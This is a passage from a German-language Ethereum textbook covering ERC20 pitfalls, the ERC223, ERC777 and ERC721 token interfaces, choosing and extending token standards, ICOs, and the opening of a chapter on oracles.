truffle(ganache)> BigNumber { s: 1, e: 0, c: [ 0 ] }
truffle(ganache)> METFaucet.deployed().then(instance =>
  { instance.withdraw(1000, {from:web3.eth.accounts[1]}) } )
truffle(ganache)> METoken.deployed().then(instance =>
  { instance.balanceOf(web3.eth.accounts[1]).then(console.log) })
truffle(ganache)> BigNumber { s: 1, e: 3, c: [ 1000 ] }

```

Wie Sie an den Ergebnissen sehen, können wir den Workflow »approve & transfer From« nutzen, um einen Kontrakt zu autorisieren, in einem anderen Kontrakt definierte Tokens zu transferieren. Richtig eingesetzt, können ERC20-Tokens von EOAs und anderen Kontrakten verwendet werden.

Allerdings wird die Bürde der korrekten Verwaltung von ERC20-Tokens auf die Nutzerschnittstelle abgewälzt. Transferiert ein Nutzer versehentlich ERC20-Tokens an einen Kontrakt, der nicht dafür ausgelegt ist, ERC20-Token zu empfangen, sind die Tokens verloren.

Probleme mit ERC20-Tokens

Die Verbreitung des ERC20-Token-Standards erfolgte explosionsartig. Tausende Tokens wurden gestartet, sowohl um mit den neuen Fähigkeiten zu experimentieren als auch um Gelder in verschiedenen »Crowdfunding«-Auktionen und ICOs einzusammeln. Allerdings gibt es potenzielle Fallstricke, wie wir am Beispiel des Transfers von Tokens an Kontraktadressen gesehen haben.

Ein weniger offensichtliches Problem mit ERC20-Tokens besteht darin, dass sie subtile Unterschiede zu Ether aufweisen. Während Ether durch eine Transaktion transferiert wird, bei der die Empfängeradresse das Ziel ist, erfolgen Token-Transfers innerhalb eines *bestimmten Token-Kontrakt-Zustands*, und das Ziel ist der Token-Kontrakt, nicht die Empfängeradresse. Der Token-Kontrakt hält die Guthaben nach und löst Events aus. Bei einem Token-Transfer werden tatsächlich keine Tokens an den Empfänger gesendet. Stattdessen wird die Adresse des Empfängers in einer Map innerhalb des Token-Kontrakts selbst festgehalten. Eine Transaktion, die Ether an eine Adresse sendet, ändert den Zustand der Adresse. Eine Transaktion, die ein Token an eine Adresse sendet, ändert nur den Zustand des Token-Kontrakts, nicht den Zustand der Empfängeradresse. Selbst eine ERC20-Tokens unterstützende Wallet weiß nichts vom Guthaben eines bestimmten Tokens, bis der Nutzer explizit einen spezifischen Token-Kontrakt hinzufügt, den sie »überwachen« soll. Einige Wallets überwachen die beliebtesten Token-Kontrakte, um Guthaben von ihnen kontrollierter Adressen zu erkennen, doch das beschränkt sich nur auf einen kleinen Teil der existierenden ERC20-Kontrakte.

Tatsächlich ist es sehr unwahrscheinlich, dass ein Nutzer die Guthaben aller möglichen ERC20-Token-Kontrakte nachhalten *will*. Viele ERC20-Tokens sind eher Spam als nützlich. Sie erzeugen automatisch Guthaben für Accounts mit Ether-Aktivitäten, um Nutzer anzulocken. Wenn Ihre Ethereum-Adresse eine lange Geschichte hat, insbesondere wenn sie im Presale erzeugt wurde, finden Sie sie voller »Junk«-

Tokens, die aus dem Nichts aufgetaucht sind. Natürlich ist die Adresse nicht voller Tokens. Es sind die Token-Kontrakte, die die Adresse kennen. Sie sehen diese Guthaben nur, wenn der Block-Explorer oder die Wallet sie berücksichtigen.

Tokens verhalten sich nicht wie Ether. Ether werden mit der `send`-Funktion gesendet und von jeder `payable`-Funktion in einem Kontrakt oder jedem EOA akzeptiert. Tokens werden über die `transfer`- oder `approve & transferFrom`-Funktionen gesendet, die nur in einem ERC20-Kontrakt existieren, und lösen keinerlei `payable`-Funktion in einem Empfängerkontrakt aus (zumindest nicht bei ERC20). Tokens sollen genau wie eine Kryptowährung wie Ether funktionieren, doch es gibt bestimmte Unterschiede, die diese Illusion zunichtemachen.

Betrachten wir einen anderen Punkt. Um Ether senden oder einen Ethereum-Kontrakt nutzen zu können, brauchen Sie Ether, um das Gas bezahlen zu können. Um Tokens senden zu können, *benötigen Sie ebenfalls Gas*. Sie können das Gas einer Transaktion nicht mit Tokens bezahlen, und der Token-Kontrakt bezahlt das Gas nicht für Sie. Das könnte sich in ferner Zukunft ändern, doch bis dahin kann das zu recht merkwürdigen Nutzererlebnissen führen. Nehmen wir zum Beispiel an, dass Sie eine Börse oder ShapeShift nutzen, um einige Bitcoin in ein Token zu tauschen. Sie »empfangen« die Tokens in einer Wallet, die den Token-Kontrakt nachhält und Ihr Guthaben anzeigt. Das sieht wie bei jeder anderen Kryptowährung aus, die Sie in Ihrer Wallet haben. Wenn Sie das Token nun überweisen wollen, wird Ihre Wallet Ihnen mitteilen, dass Sie dafür Ether benötigen. Sie könnten verwirrt sein – schließlich waren keine Ether nötig, um die Tokens zu empfangen. Vielleicht haben Sie keine Ether. Vielleicht wussten Sie nicht einmal, dass das Token ein ERC20-Token ist. Vielleicht dachten Sie, es handele sich um eine eigene Kryptowährung mit einer eigenen Blockchain. Diese Illusion ist nun dahin.

Einige dieser Probleme sind ERC20-spezifisch. Andere sind eher allgemeiner Natur und haben mit den Abstraktions- und Schnittstellengrenzen in Ethereum zu tun. Einige lassen sich durch eine Änderung der Token-Schnittstelle lösen, während andere Änderungen an fundamentalen Strukturen von Ethereum verlangen würden (wie etwa den Unterschied zwischen EOAs und Kontrakten sowie zwischen Transaktionen und Nachrichten). Einige lassen sich möglicherweise nicht lösen und benötigen ein Schnittstellendesign, das die Benutzererfahrung unabhängig von den zugrunde liegenden Unterschieden konsistent hält.

In den nächsten Abschnitten sehen wir uns verschiedene Vorschläge (Proposals) an, die versuchen, einen Teil dieser Probleme zu lösen.

ERC223: ein vorgeschlagener Schnittstellenstandard für Token-Kontrakte

Das ERC223-Proposal versucht, das Problem des versehentlichen Transfers von Tokens an einen Kontrakt (der Tokens unterstützt oder auch nicht) zu lösen, indem er ermittelt, ob die Zieladresse ein Kontrakt ist oder nicht. ERC223 erlangt von

Tokens akzeptierenden Kontrakten die Implementierung einer Funktion namens `tokenFallback`. Ist das Ziel des Transfers ein Kontrakt und unterstützt er keine Tokens (d.h., er implementiert `tokenFallback` nicht), schlägt der Transfer fehl.

Um zu erkennen, ob die Zieladresse ein Kontrakt ist, verwendet die ERC223-Referenzimplementierung recht kreativ ein kleines Codefragment mit Inline-Bytecode:

```
function isContract(address _addr) private view returns (bool is_contract) {
    uint length;
    assembly {
        // Größe des Codes an der Zieladresse ermitteln. Benötigt Assembler.
        length := extcodesize(_addr)
    }
    return (length>0);
}
```

Die Interface-Spezifikation für ERC223-Kontrakte ist wie folgt:

```
interface ERC223Token {
    uint public totalSupply;
    function balanceOf(address who) public view returns (uint);

    function name() public view returns (string _name);
    function symbol() public view returns (string _symbol);
    function decimals() public view returns (uint8 _decimals);
    function totalSupply() public view returns (uint256 _supply);

    function transfer(address to, uint value) public returns (bool ok);
    function transfer(address to, uint value, bytes data) public returns (bool ok);
    function transfer(address to, uint value, bytes data, string custom_fallback)
        public returns (bool ok);

    event Transfer(address indexed from, address indexed to, uint value,
        bytes indexed data);
}
```

ERC223 ist nicht sehr verbreitet, und es wird im entsprechenden ERC-Thread (<https://github.com/ethereum/EIPs/issues/223>) eifrig über Rückwärtskompatibilität und Nachteile der Implementierung von Änderungen auf Ebene der Kontraktschnittstelle bzw. der Benutzerschnittstelle diskutiert. Diese Diskussion hält an.

ERC777: ein vorgeschlagener Schnittstellenstandard für Token-Kontrakte

Ein weiteres Proposal für einen verbesserten Standard für Token-Kontrakte ist ERC777 (<https://eips.ethereum.org/EIPS/eip-777>). Dieses Proposal verfolgt mehrere Ziele:

- Eine ERC20-kompatible Schnittstelle.
- Transfer von Tokens über eine `send`-Funktion wie bei Ether-Transfers.
- Kompatibilität mit ERC820 bei der Registrierung von Token-Kontrakten.

- Kontrakte und Adressen können prüfen, welche Tokens sie senden. Dazu wird die `tokensToSend`-Funktion vor dem Senden aufgerufen.
- Kontrakte und Adressen können sich darüber informieren, ob Tokens empfangen wurden, indem sie eine `tokensReceived`-Funktion im Empfänger aufrufen. Durch die verlangte Implementierung einer `tokensReceived`-Funktion soll auch verhindert werden, dass Tokens gesperrt werden können.
- Existierende Kontrakte können Proxy-Kontrakte für die `tokensToSend`- und `tokensReceived`-Funktionen nutzen.
- Gleiche Funktionsweise beim Senden an Kontrakte und EOAs.
- Bereitstellung spezifischer Events für das Minting und Verbrennen von Tokens.
- Operatoren (vertrauenswürdige Drittparteien, geplant sind verifizierte Kontrakte) die Möglichkeit geben, Tokens im Auftrag des Token-Halters zu transferieren.
- Bereitstellung von Metadaten bei Token-Transfertransaktionen in `userData`- und `operatorData`-Feldern.

Die aktuelle Diskussion zu ERC777 finden Sie auf GitHub (<https://github.com/ethereum/EIPs/issues/777>).

Die Interface-Spezifikation für ERC777-Kontrakte ist folgende:

```
interface ERC777Token {
    function name() public constant returns (string);
    function symbol() public constant returns (string);
    function totalSupply() public constant returns (uint256);
    function granularity() public constant returns (uint256);
    function balanceOf(address owner) public constant returns (uint256);

    function send(address to, uint256 amount, bytes userData) public;

    function authorizeOperator(address operator) public;
    function revokeOperator(address operator) public;
    function isOperatorFor(address operator, address tokenHolder)
        public constant returns (bool);
    function operatorSend(address from, address to, uint256 amount,
        bytes userData, bytes operatorData) public;

    event Sent(address indexed operator, address indexed from,
        address indexed to, uint256 amount, bytes userData,
        bytes operatorData);
    event Minted(address indexed operator, address indexed to,
        uint256 amount, bytes operatorData);
    event Burned(address indexed operator, address indexed from,
        uint256 amount, bytes userData, bytes operatorData);
    event AuthorizedOperator(address indexed operator,
        address indexed tokenHolder);
    event RevokedOperator(address indexed operator, address indexed tokenHolder);
}
```

ERC777-Hooks

Die Sender-Hook-Spezifikation für ERC777-Tokens ist wie folgt:

```
interface ERC777TokensSender {  
    function tokensToSend(address operator, address from, address to,  
        uint value, bytes userData, bytes operatorData) public;  
}
```

Die Implementierung dieser Schnittstelle ist für alle Adressen nötig, die über Tokens informiert werden wollen, die diese verarbeiten oder die die Abbuchung von Tokens verhindern wollen. Die Adresse, für die der Kontrakt diese Schnittstelle implementiert, muss per ERC820 registriert sein, unabhängig davon, ob der Kontrakt die Schnittstelle für sich selbst oder für eine andere Adresse implementiert.

Die Empfänger-Hook-Spezifikation für ERC777-Tokens ist wie folgt:

```
interface ERC777TokensRecipient {  
    function tokensReceived(  
        address operator, address from, address to,  
        uint amount, bytes userData, bytes operatorData  
    ) public;  
}
```

Die Implementierung dieser Schnittstelle ist für alle Adressen nötig, die über Tokens informiert werden wollen, die diese verarbeiten oder die den Empfang von Tokens verhindern wollen. Für den Token-Empfänger gelten die gleiche Logik und die gleichen Anforderungen wie für das Sender-Interface. Empfängerkontrakte müssen diese Schnittstelle aber implementieren, um ein Sperren von Tokens zu verhindern. Registriert ein Empfängerkontrakt keine Adressimplementierung dieser Schnittstelle, schlägt der Transfer von Tokens fehl.

Ein wichtiger Aspekt ist, dass nur ein Token-Sender und ein Token-Empfänger pro Adresse registriert werden können. Daher werden bei jedem ERC777-Token-Transfer die gleichen Hook-Funktionen beim Senden und Empfangen verwendet. Ein bestimmtes Token kann von diesen Funktionen durch den Sender der Nachricht identifiziert werden, also einer spezifischen Token-Kontraktadresse, um einen bestimmten Anwendungsfall zu verarbeiten.

Andererseits können die gleichen Sender- und Empfänger-Hooks für mehrere Adressen registriert werden. Die Hooks können Sender und Empfänger dann über die from- und to-Parameter erkennen.

Eine ERC777-Referenzimplementierung (<http://bit.ly/2qkAKba>) ist im Proposal verlinkt. ERC777 hängt von einem weiteren Proposal für einen Registrierungskontrakt ab, der in ERC820 spezifiziert ist. Ein Teil der Diskussion um ERC777 dreht sich um die Komplexität, gleich zwei große Änderungen übernehmen zu müssen: einen neuen Token-Standard und einen Registrierungsstandard. Diese Diskussion hält an.

ERC721: Standard für nicht fungible Tokens (Deeds)

Alle von uns bisher betrachteten Token-Standards sind für *fungible* Tokens gedacht, d.h., die einzelnen Token-Einheiten sind austauschbar. Der ERC20-Standard hält nur das abschließende Guthaben jedes Accounts nach, nicht aber die Herkunft eines Tokens.

Das ERC721-Proposal (<http://bit.ly/2Ogs7Im>) empfiehlt einen Standard für *nicht fungible* Tokens, die auch *Deeds* (zu Deutsch »Urkunde«) genannt werden.

Der Duden sagt dazu:

Urkunde: [amtliches] Schriftstück, durch das etwas beglaubigt oder bestätigt wird; Dokument mit Rechtskraft

Das Wort *Deed* soll den Besitzanspruch betonen, auch wenn Deeds bisher in keiner Jurisdiktion als »amtliche Dokumente« anerkannt sind. Es ist aber wahrscheinlich, dass irgendwann in der Zukunft auf digitalen Signaturen auf Blockplattformen basierende Besitzansprüche amtlich anerkannt werden.

Nicht fungible Tokens weisen das Eigentumsrecht an einer einzigartigen Sache nach. Bei dieser Sache kann es sich um ein digitales Objekt handeln, etwa ein In-Game-Objekt oder ein digitales Sammlerstück, oder um ein physisches Objekt, dessen Eigentum durch ein Token nachgehalten wird, etwa ein Haus, ein Auto oder ein Kunstwerk. Deeds können auch Dinge mit negativem Wert nachhalten, etwa Kredite, Sicherungsrechte, Nutzungsrechte und so weiter. Es gibt beim ERC721-Standard keine Einschränkungen oder Erwartungen bezüglich der Natur der Dinge, die durch einen Deed nachgehalten werden sollen. Die Dinge müssen nur eindeutig identifiziert werden können, was der Standard durch eine 256 Bit große Kennung erreicht.

Die Details des Standards und die Diskussion werden an zwei verschiedenen Git-Hub-Orten geführt:

- Ursprüngliches Proposal (<https://github.com/ethereum/EIPs/issues/721>)
- Fortlaufende Diskussion (<https://github.com/ethereum/EIPs/pull/841>)

Um den grundlegenden Unterschied zwischen ERC20 und ERC721 zu erkennen, reicht ein Blick auf die interne Datenstruktur von ERC721:

```
// Mapping von Deed-ID auf Eigner
mapping (uint256 => address) private deedOwner;
```

Während ERC20 das Guthaben jedes Eigners nachhält und den Eigner als primären Schlüssel für das Mapping nutzt, hält ERC721 jede Deed-ID und deren Eigner nach, wobei die Deed-ID den primären Schlüssel bildet. Aus diesem Unterschied ergeben sich alle Eigenschaften eines nicht fungiblen Tokens.

Die Interface-Spezifikation für ERC721-Kontrakte ist folgende:

```
interface ERC721 /* is ERC165 */ {
    event Transfer(address indexed _from, address indexed _to, uint256 _deedId);
```

```

event Approval(address indexed _owner, address indexed _approved,
               uint256 _deedId);
event ApprovalForAll(address indexed _owner, address indexed _operator,
                    bool _approved);

function balanceOf(address _owner) external view returns (uint256 _balance);
function ownerOf(uint256 _deedId) external view returns (address _owner);
function transfer(address _to, uint256 _deedId) external payable;
function transferFrom(address _from, address _to, uint256 _deedId)
    external payable;
function approve(address _approved, uint256 _deedId) external payable;
function setApprovalForAll(address _operator, boolean _approved) payable;
function supportsInterface(bytes4 interfaceID) external view returns (bool);
}

```

ERC721 unterstützt außerdem zwei *optionale* Schnittstellen, eine für Metadaten und eine für die Enumerierung von Deeds und Eignern.

Die optionale ERC721-Schnittstelle für Metadaten:

```

interface ERC721Metadata /* ist ERC721 */ {
    function name() external pure returns (string _name);
    function symbol() external pure returns (string _symbol);
    function deedUri(uint256 _deedId) external view returns (string _deedUri);
}

```

Die optionale ERC721-Schnittstelle für die Enumerierung:

```

interface ERC721Enumerable /* is ERC721 */ {
    function totalSupply() external view returns (uint256 _count);
    function deedByIndex(uint256 _index) external view returns (uint256 _deedId);
    function countOfOwners() external view returns (uint256 _count);
    function ownerByIndex(uint256 _index) external view returns (address _owner);
    function deedOfOwnerByIndex(address _owner, uint256 _index) external view
        returns (uint256 _deedId);
}

```

Token-Standards nutzen

Im vorigen Abschnitt haben wir uns verschiedene vorgeschlagene Standards sowie eine Reihe häufig genutzter Standards für Token-Kontrakte angesehen. Doch was genau machen diese Standards? Sollte man sie verwenden? Wie sollte man sie verwenden? Sollte man über diese Standards hinausgehende Funktionalitäten hinzufügen? Welche Standards sollte man verwenden? Auf solche Fragen wollen wir nun näher eingehen.

Was sind Token-Standards? Was ist deren Zweck?

Token-Standards legen die *Mindestanforderungen* an eine Implementierung fest. Will man also beispielsweise ERC20-kompatibel sein, muss man mindestens die Funktionen und das Verhalten implementieren, das der ERC20-Standard festlegt.

Es steht Ihnen frei, zusätzliche Funktionalitäten *zu ergänzen*, indem Sie Funktionen implementieren, die nicht Teil des Standards sind.

Der primäre Zweck dieser Standards besteht darin, die *Kompatibilität* (Interoperabilität) zwischen Kontrakten zu fördern. Auf diese Weise können alle Wallets, Börsen, Nutzerschnittstellen und andere Infrastrukturkomponenten auf vorhersehbare Weise eine *Schnittstelle* zu allen Kontrakten herstellen, die dieser Spezifikation folgen. Wenn Sie also einen Kontrakt aktivieren, der dem ERC20-Standard folgt, können alle vorhandenen Wallet-Nutzer sofort Ihr Token handeln, ohne dass Sie die Wallet in irgendeiner Form aktualisieren müssen.

Die Standards sind *beschreibend*, nicht *vorschreibend*. Wie Sie die Funktionen implementieren, bleibt Ihnen überlassen. Die interne Funktionsweise des Kontrakts ist für den Standard unerheblich. Es gibt einige funktionale Anforderungen, die das Verhalten unter bestimmten Umständen regeln, aber es gibt keine vorgeschriebene Implementierung. Ein Beispiel dafür ist das Verhalten einer transfer-Funktion, wenn der Wert null übergeben wird.

Sollte man diese Standards nutzen?

Bei all diesen Standards steht der Entwickler vor einem Dilemma: Soll er existierende Standards nutzen oder über die durch sie festgelegten Beschränkungen hinausgehende Neuerungen einführen?

Dieses Dilemma ist nicht einfach zu lösen. Standards schränken die Möglichkeiten für Neuerungen notwendigerweise ein, indem sie den »ungefähren Weg« vorgeben, dem man zu folgen hat. Andererseits sind die grundlegenden Standards aus den Erfahrungen entstanden, die mit Hunderten von Anwendungen gemacht wurden, und häufig decken sie den Großteil der Anwendungsfälle gut ab.

Ein Teil dieser Erwägungen ist ein noch größeres Problem: der Wert der Kompatibilität und eine hohe Verbreitung. Wenn Sie sich für die Übernahme eines existierenden Standards entscheiden, erhalten Sie den Wert aller mit diesem Standard arbeitenden Systeme dazu. Weichen Sie vom Standard ab, müssen Sie den Preis einberechnen, den Sie für den Aufbau einer eigenen Infrastruktur zahlen müssen oder den es kostet, andere von Ihrem neuen Standard zu überzeugen. Die Tendenz, existierende Standards zu ignorieren und einen eigenen Weg einzuschlagen, nennt man »Not-invented-here-Syndrom«, und diese Tendenz steht im Widerspruch zur Open-Source-Kultur. Andererseits hängen Fortschritt und Tradition davon ab, dass man von der Tradition abweicht. Es ist eine schwierige Entscheidung, also wägen Sie sorgfältig ab!



Laut Wikipedia beschreibt Not-invented-here (<https://de.wikipedia.org/wiki/Not-invented-here-Syndrom>) (Abkürzung NIH, zu Deutsch »nicht hier erfunden«) abwertend die Nichtbeachtung von bereits existierendem Wissen durch Unternehmen oder Institutionen aufgrund des Entstehungsorts.

Sicherheit durch Reife

Neben der Wahl des Standards gibt es parallel die Wahl der *Implementierung*. Wenn Sie sich für einen Standard wie ERC20 entscheiden, müssen Sie auch festlegen, wie Sie ein kompatibles Design implementieren. Es gibt eine Reihe existierender »Referenzimplementierungen«, die im Ethereum-Ökosystem sehr verbreitet sind, Sie können aber auch eine Eigenentwicklung nutzen. Erneut stehen Sie bei der Wahl vor einem Dilemma, das sich erheblich auf die Sicherheit auswirken kann.

Existierende Implementierungen sind »kampfgeprüft«. Es ist zwar nicht bewiesen, dass sie wirklich sicher sind, doch viele verwalten Tokens im Wert von einigen Millionen Dollar. Sie wurden wiederholt und heftig angegriffen. Bisher wurden keine erheblichen Sicherheitslücken erkannt. Etwas Eigenes zu entwickeln, ist nicht leicht – es gibt viele subtile Möglichkeiten, einen Kontrakt zu kompromittieren. Es ist also wesentlich sicherer, eine gut getestete, weitverbreitete Implementierung zu nutzen. In unseren Beispielen haben wir die OpenZeppelin-Implementierung des ERC20-Standards verwendet, da sich diese Implementierung von vornherein auf die Sicherheit konzentriert.

Wenn Sie eine existierende Implementierung nutzen, können Sie diese natürlich erweitern. Allerdings sollten Sie auch diesem Impuls nicht sorglos folgen. Komplexität ist der Feind der Sicherheit. Jede zusätzliche Codezeile erhöht die Angriffsfläche Ihres Kontrakts und könnte eine Sicherheitslücke enthalten. Sie könnten das Problem erst bemerken, wenn viel Geld im Kontrakt steckt und jemand ihn knackt.



Die Wahl eines Standards und einer Implementierung ist ein wichtiger Teil des Entwurfs sicherer Smart Contracts, aber nicht die einzige Erwägung (siehe Kapitel 9).

Erweiterungen von Token-Interface-Standards

Die in diesem Kapitel diskutierten Token-Standards stellen eine Minimalschnittstelle mit eingeschränkter Funktionalität bereit. Viele Projekte haben erweiterte Implementierungen entwickelt, um Features zu unterstützen, die sie für ihre Anwendungen brauchen. Einige dieser Features sind:

Eignerkontrolle

Gibt bestimmten Adressen oder Adressgruppen (d.h. Multisignatur-Schemata) besondere Fähigkeiten wie Blacklisting, Whitelisting, Minting, Recovery etc.

Burning

Die Fähigkeit, ganz bewusst Tokens zu zerstören (»zu verbrennen«, engl. to burn), indem man sie an eine nicht einlösbare Adresse sendet oder ein Guthaben löscht und so das Gesamtangebot reduziert.

Minting

Die Möglichkeit des Token-Urhebers, das Gesamtangebot an Tokens in vorhersehbaren Quoten oder per Beschluss zu erhöhen.

Crowdfunding

Die Fähigkeit, Tokens zum Kauf anzubieten, beispielsweise über eine Auktion, einen Verkauf, eine Vergabeauktion etc.

Obergrenzen (Caps)

Die Fähigkeit, eine vordefinierte und unveränderliche Grenze für das Gesamtangebot festzulegen (das Gegenteil des Minting-Features).

Recovery-Hintertüren

Funktionen zur Wiederherstellung von Mitteln, zum Rückgängigmachen von Transfers oder dem Abbau des Tokens, das durch eine festgelegte Adresse (oder eine Gruppe von Adressen) aktiviert werden kann.

Whitelisting

Die Fähigkeit, Aktionen (wie Token-Transfers) auf bestimmte Adressen zu beschränken. Wird meist verwendet, um »akkreditierten Investoren« Tokens anzubieten, nachdem sie nach den Regeln unterschiedlicher Jurisdiktionen überprüft wurden. Üblicherweise gibt es einen Mechanismus zur Aktualisierung der Whitelist.

Blacklisting

Die Fähigkeit, Token-Transfers zu beschränken, indem man bestimmte Adressen verbietet. Üblicherweise gibt es einen Mechanismus zur Aktualisierung der Blacklist.

Es gibt Referenzimplementierungen für viele dieser Funktionen, beispielsweise in der OpenZeppelin-Bibliothek. Einige sind anwendungsspezifisch und nur bei einigen wenigen Tokens implementiert. Es gibt bisher keine allgemein akzeptierten Standards für die Schnittstellen zu diesen Funktionen.

Wie bereits diskutiert, stellt die Erweiterung eines Token-Standards einen Kompromiss aus Innovation/Risiko und Kompatibilität/Sicherheit dar.

Tokens und ICOs

Tokens haben im Ethereum-Ökosystem eine explosionsartige Entwicklung genommen. Es ist sehr wahrscheinlich, dass sie zu einer sehr wichtigen Komponente aller Smart-Contract-Plattformen wie Ethereum werden.

Die Bedeutung und der zukünftige Einfluss dieser Standards sollte aber nicht mit einem Einverständnis für die aktuellen Token-Angebote (ICOs) gleichgesetzt werden. Wie bei jeder neuen Technologie wird die erste Welle an Produkten und Unternehmen wohl fehlschlagen, einige davon spektakulär. Viele der heute bei Ethereum angebotenen Tokens sind kaum mehr als getarnte Betrugsversuche, Pyramidensysteme und Groschengräber.

Die Kunst besteht darin, die langfristige Vision und die Auswirkungen dieser Technologie (die wahrscheinlich sehr groß sind) von der kurzfristigen Blase der Token-ICOs zu trennen, in der es von Betrügern nur so wimmelt. Token-Standards und die Plattform werden die aktuelle Token-Manie überleben und sehr wahrscheinlich die Welt verändern.

Fazit

Tokens sind ein sehr mächtiges Konzept in Ethereum und können die Grundlage vieler dezentralisierter Anwendungen werden. In diesem Kapitel haben wir uns verschiedene Arten von Tokens und Token-Standards angesehen, und Sie haben Ihren ersten Token samt dazugehöriger Anwendung entwickelt. Wir werden uns in Kapitel 12 noch einmal mit Tokens beschäftigen, wo wir ein nicht fungibles Token als Basis für eine Auktions-DApp nutzen.

In diesem Kapitel diskutieren wir *Orakel* (engl. Oracles). Dabei handelt es sich um Systeme, die Ethereum-Smart-Contracts externe Datenquellen zur Verfügung stellen. Der Begriff »Orakel« ist der griechischen Mythologie entlehnt, wo er für eine Person steht, die mit den Göttern spricht und Zukunftsvisionen hat. Im Blockchain-Kontext ist ein Orakel ein System, das Fragen beantworten kann, deren Antworten außerhalb des Ethereum-Systems liegen. Idealerweise sind Orakel *vertrauensfreie* Systeme, d. h., Vertrauen ist unnötig, da sie nach dezentralisierten Prinzipien betrieben werden.

Warum Orakel benötigt werden

Eine Kernkomponente der Ethereum-Plattform ist die EVM (*Ethereum Virtual Machine*) mit ihrer Fähigkeit, Programme auszuführen und den Zustand von Ethereum zu aktualisieren. Das geschieht, durch Konsensregeln beschränkt, auf jedem Node des dezentralisierten Netzwerks. Um den Konsens zu erhalten, muss die Ausführung der EVM vollständig deterministisch sein und nur auf dem geteilten Kontext des Ethereum-Zustands und auf signierten Transaktionen basieren. Daraus folgen zwei besonders wichtige Konsequenzen: Zum einen gibt es keine intrinsische Quelle der Zufälligkeit, mit der die EVM und Smart Contracts arbeiten könnten, zum anderen können extrinsische Daten nur als Nutzdaten in einer Transaktion eingeführt werden.

Sehen wir uns diese beiden Konsequenzen genauer an. Um das Verbot einer echten Zufallsfunktion in der EVM zu verstehen, die Smart Contracts mit zufälligen Werten versorgt, stellen Sie sich vor, wie es sich auf den Konsens auswirkt, wenn man eine solche Funktion ausführt: Node A führt den Befehl aus und speichert für den Smart Contract den Wert 3 in dessen Speicher, während Node B, der den gleichen Kontrakt ausführt, den Wert 7 speichert. Die Nodes A und B kommen also zu unterschiedlichen Ergebnissen, was den resultierenden Zustand angeht, obwohl genau der gleiche Code im gleichen Kontext ausgeführt wurde. Natürlich könnte jede Evaluierung des Smart Contract zu einem anderen Zustand führen. Daher

gäbe es für das Netzwerk, das aus einer Vielzahl unabhängig laufender Nodes auf der ganzen Welt besteht, keine Möglichkeit, zu einem dezentralen Konsens darüber zu kommen, wie der resultierende Zustand auszusehen hat. In der Praxis wäre das sehr schnell noch viel schlimmer, weil sich Dominoeffekte (einschließlich Ether-Transfers) exponentiell hochschaukeln würden.

Beachten Sie, dass Pseudozufallsfunktionen wie kryptografisch sichere Hashfunktionen (die deterministisch und daher – natürlich – Teil der EVM sind) für viele Anwendungen nicht ausreichen. Stellen Sie sich ein Glücksspiel vor, das Münzwürfe (Kopf oder Zahl) simuliert, um den Gewinner zu ermitteln. Ein Miner kann sich bei diesem Spiel einen Vorteil verschaffen, indem er nur Transaktionen in Blöcke einfügt, bei denen er gewinnt. Wie umgeht man dieses Problem also? Nun, alle Nodes können dem Inhalt einer signierten Transaktion zustimmen, sodass extrinsische Informationen wie Zufallswerte, Preisinformationen, Wettervorhersagen etc. im Datenteil der Transaktion an das Netzwerk gesendet werden können. Allerdings kann man diesen Daten nicht vertrauen, da sie aus nicht verifizierbaren Quellen stammen. Daher haben wir das Problem nur aufgeschoben. Wir verwenden Orakel, um solche Probleme zu lösen. Wie das funktioniert, diskutieren wir in diesem Kapitel.

Anwendungsfälle und Beispiele

Orakel bieten idealerweise eine vertrauensfreie (oder nahezu vertrauensfreie) Möglichkeit, extrinsische (reale oder Off-Chain-)Informationen in die Ethereum-Plattform einzubinden, die von Smart Contracts genutzt werden können. Das kann das Ergebnis eines Fußballspiels sein, der Goldpreis oder auch eine echte Zufallszahl. Sie können ebenfalls genutzt werden, um Daten sicher und direkt an DApp-Frontends weiterzugeben. Orakel stellen also eine Brücke zwischen der »echten Welt« und Smart Contracts dar. Smart Contracts die Möglichkeit zu geben, die Kontrakte basierend auf realen Ereignissen und Daten auszuführen, erweitert die Möglichkeiten dramatisch. Allerdings kann das auch zu externen Risiken für Ethereums Sicherheitsmodell führen. Stellen Sie sich einen »Testament«-Kontrakt vor, der Assets verteilt, wenn eine Person stirbt. Das wird in der Smart-Contract-Welt häufig diskutiert und verdeutlicht das Risiko eines Orakels. Ist der zu vererbende Betrag des Kontrakts hoch genug, ist die Versuchung groß, das Orakel zu hacken und das Erbe *vor* dem Tod des Eigners zu verteilen.

Beachten Sie, dass einige Orakel Daten aus privaten Datenquellen liefern, etwa akademische Grade oder staatliche Identifikationsnummern. Der Quelle solcher Daten, einer Universität oder einer Behörde, wird vollständig vertraut, und der Wahrheitsgehalt der Daten ist subjektiv (da man der Autorität der Quelle vertraut). Sie können solche Daten also nur nutzen, wenn Sie der Quelle vertrauen, da es keine unabhängige Möglichkeit gibt, den Wahrheitsgehalt der Daten objektiv zu

überprüfen. Unserer Definition entsprechend betrachten wir diese Datenquellen auch als Orakel, da sie eine Datenbrücke für Smart Contracts darstellen. Die bereitgestellten Daten sind üblicherweise Bescheinigungen, etwa Pässe oder Leistungsnachweise. Bescheinigungen werden in Zukunft einen großen Anteil am Erfolg von Blockchain-Plattformen haben, insbesondere im Hinblick auf die Verifikation der Identität oder Reputation. Es ist daher wichtig, zu erläutern, wie sie von Blockchain-Plattformen bereitgestellt werden können.

Einige weitere Beispiele für Daten, die von Orakeln bereitgestellt werden können, sind folgende:

- Zufallszahlen/Entropie aus physischen Quellen, etwa Quanten- oder thermalen Prozessen, beispielsweise um den Gewinner eines Lotteriekontrakts fair zu ermitteln.
- Parametrische Auslöser basierend auf Naturkatastrophen, z.B. die Freigabe eines Erdbebenfonds durch Messung der Richterskala.
- Wechselkursdaten, z.B. zur genauen Berechnung der Wechselkurse von Krypto- und Fiat-Währungen.
- Kapitalmarktdaten, z.B. Preisberechnung von »Warenkörben« tokenisierter Assets/Wertpapiere.
- Benchmark-Daten, z.B. Zinssätze in smarten Finanzderivaten.
- Statische/pseudostatische Daten, z.B. Sicherheitskennzeichen, Ländercodes, Währungscode etc.
- Zeit- und Intervalldaten für durch präzise Zeitmessungen ausgelöste Events.
- Wetterdaten, z.B. Berechnung von Versicherungsprämien basierend auf Wettervorhersagen.
- Politische Ereignisse, z.B. zur Vorhersage des Markts.
- Sportereignisse: für die Vorhersage des Markts und für Fantasy-Sport-Kontrakte.
- Ortungsdaten, wie sie z.B. bei der Verfolgung von Lieferketten genutzt werden.
- Schadensprüfung für Versicherungsverträge.
- In anderen Blockchains auftretende Events für Interoperabilitätsfunktionen.
- Ether-Marktpreis, z.B. für Fiat/Gaspreis-Orakel.
